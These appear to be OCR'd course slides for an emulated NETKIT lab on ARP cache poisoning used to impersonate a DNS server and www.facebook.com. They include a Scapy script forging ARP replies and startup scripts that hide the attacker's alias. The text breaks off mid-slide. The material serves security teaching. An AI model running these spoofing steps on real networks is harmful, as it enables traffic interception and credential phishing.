


Come funziona il DNS



- Il tempo di risposta di un server dns dipende da diversi parametri (router attraversati, tempo di processamento, cache hits …)
- Mediamente nell’ordine qualche **centinaio** di millisecondi


Come funziona il DNS Spoofing



- Il tempo di risposta di host in LAN è molto più veloce!!
- Mediamente nell’ordine pochi millisecondi

“Spoofare” IP origine, destinazione è facilissimo!


Come funziona l'ARP poisoning - Esempio



- Il tempo di risposta di host in LAN è molto più veloce!!
- Mediamente nell'ordine pochi millisecondi

"Spoofare" IP origine, destinazione è facilissimo!


Falsificare una risposta ARP




Entità imperonificata

```
evil0:$ scapy

>>ips="10.0.0.2"
>>ipd="10.0.0.101"
>>hs="00:00:00:00:00:FF"
>>hd="00:00:00:00:00:AA"

>>a=Ether(src=hs,dst=hd)
>>b=ARP(op=2,psrc=ips,pdst=ipd,
          hwdst=hd,hwsrc=hs)
>>p=a/b
>>sendp(p,loop=1,inter=1)
```

NETKIT lab set-up




Attack scenario



1a – ARP cache poisoning

evil0 to victim: “I am your DNS server”


Attack scenario



2a– DSN impersonification

victim: “who is www.facebook.com”
evil0: “I’m www.facebook.com”

Attack scenario



3a – WEB server impersonification

evil0 starts serving HTTP request for www.facebook.com

Attack outline

Attack GOAL:

1. ARP poisoning attack for DNS server impersonification
2. Wrong DNS resolution for some websites
3. HTTP request serving

How do we get there?

1. Network emulation - **NETKIT**
2. ARP packet forging - **SCAPY**
3. DNS server impersonification – **Dnsmasq**
4. WEB server impersonification – **Apache2**

LAB Setup

Lab.conf:

```
router[0]=tap,192.168.1.1,192.168.1.2
router[1]=A

dns[0]=A

victim[0]=A

pc1[0]=A

evil0[0]=A
evil0[mem]=64
```

start_lab:

```
#!/bin/bash
lstart router pc1 victim evil0 dns
```

router start-up and configuration

router.startup:

```
ip link set eth1 up
ip link set address 00:00:00:00:00:01 dev eth1
ip address add 10.0.0.1/24 dev eth1

/etc/init.d/dhcp3-server start

echo 1 > /proc/sys/net/ipv4/ip_forward

iptables -t nat -A POSTROUTING -s 10.0.0.0/24 -j MASQUERADE
```

router/etc/dhcp3/dhcpd.conf:

```
option domain-name-servers 10.0.0.2;
option routers 10.0.0.1;
default-lease-time 3600;

subnet 10.0.0.0 netmask 255.255.255.0 {
    range 10.0.0.100 10.0.0.254;
}
```

dns startup and configuration

dns.startup:

```
ip link set eth0 up
ip link set address 00:00:00:00:00:02 dev eth0
ip address add 10.0.0.2/24 dev eth0

ip route add default via 10.0.0.1

/etc/init.d/dnsmasq start
```

Dnsmasq configuration:

See `dns/etc/dnsmasq.conf` and `resolv.conf`

pc1 and victim start-up

pc1.startup:

```
dhclient eth0
ip link set address 00:00:00:00:00:10 dev eth0
```

victim.startup:

```
dhclient eth0
ip link set address 00:00:00:00:00:aa dev eth0
```

Q: why don't we set the default GW route as for the VMs in lesson 1?
Q: what is the difference between this LAN and the one in Lesson 1?

What happens when a web browser connects?

Let's try it on pc1:

1. **Run tcpdump:**

```
pc1:$ nohup tcpdump -i eth0 -w /hosthome/
   dump.pcap -s0 &
```

2. **Open a web page:**

```
pc1:$ links www.corriere.it
```

3. **Open wireshark in knoppix:**

```
knoppix:$ wireshark /home/knoppix/dump.pcap
```

ARP management in Linux

The ARP cache can be manipulated with the command "`ip neighbour`".
HINT: no need to type "neighbour". Try "`ip n`"
Run "`man ip`" for details.

1. **Show the cache:**

```
pc1:$ ip n show
```

2. **Add a ARP entry:**

```
pc1:$ ip n add to "ip_addr" lladdr "mac_addr" dev
   "dev_name" state "state_name"

(state: permanent, stale, noarp, rachable)
```

3. **Delete a ARP entry:**

```
knoppix:$ ip n del to "ip_addr" dev "dev_name"
```

4. **Flush the cache:**

```
pc1:$ ip n flush dev "dev_name" state "state_name"
```

Evil0 start-up (part 1)

evil0.startup:

```
echo "configuring eth0 interface"
ip link set eth0 up
ip link set address 00:00:00:00:00:ff dev eth0
ip address add 10.0.0.232/24 dev eth0
ip route add default via 10.0.0.1


echo "configuring alias and hide it"
ip address add 10.0.0.2/24 dev eth0
ip route add default via 10.0.0.1
arptables -F
arptables -A INPUT -d 10.0.0.2 -j DROP
arptables -A OUTPUT -s 10.0.0.2 -j mangle --mangle-ip-s
10.0.0.232
iptables -A OUTPUT -p icmp -s 10.0.0.2 -j DROP
iptables -A INPUT -p icmp -d 10.0.0.2 -j DROP
```

Evil0 start-up (part 2)

evil0.startup:

```
/etc/init.d/dnsmasq start
/etc/init.d/apache2 start

echo "setting DNS nameserver"
